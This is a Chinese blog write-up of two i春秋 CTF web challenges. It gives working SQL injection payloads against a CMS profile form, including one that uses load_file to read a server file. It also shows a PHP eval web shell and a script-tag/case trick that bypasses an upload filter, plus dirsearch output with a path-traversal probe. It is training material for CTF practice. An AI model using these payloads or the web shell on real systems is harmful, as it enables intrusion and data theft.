i 春秋CTF题目 百度杯 9月场 再见CMS Upload 复现

原创

AAAAAAAAAAAA66 于 2021-12-24 22:43:37 发布 763 收藏 1
分类专栏： CTF -WEB 学习 文章标签： 百度 安全 web安全

今天花了点时间刷了下题目，遇到几道相对来说进阶的题目，学习一下储备一些CTF思路，这些题。。脑洞有点开。

目录

再见CMS

昨天刚做一道

[WEB攻防] i春秋-“百度杯”CTF比赛 十二月场-YeserCMS cmseasy CmsEasy_5.6_20151009 无限制报错注入复现过程_AAAAAAAAAAA66的博客-CSDN博客

今天继续按着套路来

直接在线CMS指纹识别

百度找到payload ， 都是些过了很久的漏洞了

这里简单知道是一个注入漏洞就行了，我们的目的是照着payload修改找flag

POC


```
简单构造一下，
向http://localhost/qibov7/member/userinfo.php?job=edit&step=2
发送数据包：

truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,
address=(select user()) where uid=38%23
```

需要修改的emali=123@qq.com 和 uid=38

其中emali 是我们注册时用的邮箱

uid：点击我们个人主页，uid可以看到




下面到了自己动手的地方了(使用HACKBAR)

url

```
http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/member/homepage.php/member/us
```

post

```
truename=xxxx%0000&Limitword[000]=&email=111@qq.com&provinceid= , address=(select version()) where uid = 3
```



可以看到这里报错注入显示了 服务器版本，所以到这我们就复现成功了

接下来爆表 （利用where table_schema=database()不用爆库）

```
truename=xxxx%0000&Limitword[000]=&email=111@qq.com&provinceid= , address=(select group_concat(table_name)
```

真实姓名：xxxx',`provinceid`= 身份证号码：

联系电话： 联系地址：admin,article,blog_ad_compete_place,blog_ad_compete_user,blog_ad_config,blog_ad_norm_place,blog_ad_norm_user,blog_admin_menu,blog_alonepage,blog_area,blog_blog_area,blog_blog_class,blog_blog_comments,blog_bl

说明：以上私密资料只有本人与管理员才可查看,其它人无法查看!

太多表了，一个一个查太麻烦了。（这里面没flag）有一个提示

此文件不可写:/var/www/html/cache/label_cache/index_0_0_25_0_0_24be0.php

用dirsearch-master

```
7b028d2008ca40d9.changame.ichunqiu.com/cache/
[22:13:42] 400 -  150B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[22:13:47] 301 -  426B  - /data  →  http://2ee06f40f1b54ce6acda4e66b31973067
b028d2008ca40d9.changame.ichunqiu.com/data/
[22:13:47] 403 -  342B  - /data/
[22:13:54] 200 -   12B  - /flag.php
[22:13:57] 301 -  428B  - /images  →  http://2ee06f40f1b54ce6acda4e66b319730
67b028d2008ca40d9.changame.ichunqiu.com/images/
[22:13:57] 403 -  344B  - /images/
[22:13:57] 301 -  425B  - /inc  →  http://2ee06f40f1b54ce6acda4e66b31973067b
028d2008ca40d9.changame.ichunqiu.com/inc/
[22:13:57] 403 -  341B  - /inc/
```


那么就想办法用注入获取flag.php了

这里就要用到load_file函数了

MYSQL注入中load_file()函数的进一步应用_收集盒 Book box-CSDN博客

用16进制代表/var/www/html/flag.php


0x2f7661722f7777772f68746d6c2f666c61672e706870

最终payload

```
truename=111&Limitword[000]=&email=111@qq.com&provinceid=
, address=(select load_file(0x2f7661722f7777772f68746d6c2f666c61672e706870) ) where uid = 3 %23
```

最后在个人主页查看源码

搜索flag



总结

抓住了一个点就不要放，既然存在注入就一定要用注入获取到flag，如果获取不到，再去搜索其他的信息，最终一定要与注入结合，才能获取flag，不可能出题人引导你找到了一个漏洞却不让你用。

Upload

简单上传个一句话

```
<?php
@eval($_POST["xxx"]);
?>
```


点击上传成功看路径，没路径是没办法用蚁剑连接的。

ame.ichunqiu.com/u/1.php

@eval($_POST["xxx"]); ?>

绕过方法


上面我们分析，过滤了 **<? php** 这2个字符。 怎么绕过呢？

- php长标签 <script language="php"> 绕过<?
- 但是php 我们尝试大小写绕过 pHp

最终payload

```
<script language="pHp">@eval($_POST['xxx'])</script>
```

上传 ， 蚁剑连接。



顺便也能在index.php看见了过滤的代码

```php
<?php
    if (is_uploaded_file($_FILES["file"]["tmp_name"])):
      $file = $_FILES['file'];
      $name = $file['name'];
      if (preg_match("/^[a-zA-Z0-9]+\\.[a-zA-Z0-9]+$/", $name) ):
        $data = file_get_contents($file['tmp_name']);
        while($next = preg_replace("/<\\?/", "", $data)){
          $next = preg_replace("/php/", "", $next);
          if($data === $next) break;
          $data = $next;
        }
        file_put_contents(dirname(__FILE__) . '/u/' . $name, $data);
        chmod(dirname(__FILE__) . '/u/' . $name, 0644);
?>
```

总结

这道题可以随便上传任意文件，但是对必要的一些php文件内容进行过滤，但是它给出了过滤的结果，想办法绕过过滤即可。

参考链接

[百度杯]九月场 再见CMS writeup_Flyour的博客-CSDN博客_再见cms

MYSQL注入中load_file()函数的进一步应用_收集盒 Book box-CSDN博客

“百度杯”CTF比赛 九月场——Web-Upload_lfish的博客-CSDN博客